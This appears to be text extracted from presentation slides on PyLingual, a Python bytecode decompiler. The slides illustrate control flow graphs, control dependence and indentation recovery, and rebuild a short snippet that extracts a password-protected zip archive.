
Control Flow Graph




Control Flow Graph




Control Flow Graph



Control Flow Graph




Control Flow Graph




Control Dependence

Who decides if these nodes may execute?




Control Dependence

Who decides if these nodes may execute?



Control Dependence

Who decides if these nodes may execute?



Dress Up Time

START

```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:
```

```
zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```

Indentation Recovery

START

Level 1

```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:
```

```
zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```

Indentation Recovery

START

Level 2

```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:
```

```
zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```

All That For This

```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:  
    zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```


PyLingual



Bytecode Segmentation

